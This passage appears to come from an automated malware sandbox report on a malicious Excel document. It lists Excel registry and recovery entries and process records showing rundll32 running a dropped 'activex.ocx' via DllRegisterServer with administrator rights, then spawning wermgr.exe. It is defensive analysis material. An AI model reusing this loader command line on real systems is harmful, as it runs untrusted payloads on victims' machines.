HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEF7D	EEF7D	binary	04 00 00 00 D4 06 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EC 3D B7 D6 A5 E3 D6 01 7D EF 0E 00 7D EF 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF019	EF019	binary	04 00 00 00 D4 06 00 00 25 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 4F 00 52 00 44 00 45 00 52 00 37 00 38 00 37 00 2D 00 35 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 C0 53 D1 D6 A5 E3 D6 01 19 F0 0E 00 19 F0 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	`%3	binary	60 25 33 00 D4 06 00 00 02 00 00 00 00 00 00 00 40 00 00 00 01 00 00 00 1E 00 00 00 16 00 00 00 6F 00 72 00 64 00 65 00 72 00 37 00 38 00 37 00 2D 00 35 00 2E 00 78 00 6C 00 73 00 00 00 6F 00 72 00 64 00 65 00 72 00 37 00 38 00 37 00 2D 00 35 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2340 Parent PID: 1748

General

Start time:	13:00:50
Start date:	05/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\ProgramData\activex.ocx, DllRegisterServer
Imagebase:	0xffcd0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\activex.ocx	unknown	64	success or wait	1	FFCD27D0	ReadFile
C:\ProgramData\activex.ocx	unknown	264	success or wait	1	FFCD281C	ReadFile

Analysis Process: rundll32.exe PID: 2328 Parent PID: 2340

General

Start time:	13:00:51
Start date:	05/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\ProgramData\activex.ocx, DllRegisterServer
Imagebase:	0x900000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2896 Parent PID: 2328

General

Start time:	13:00:52
Start date:	05/01/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis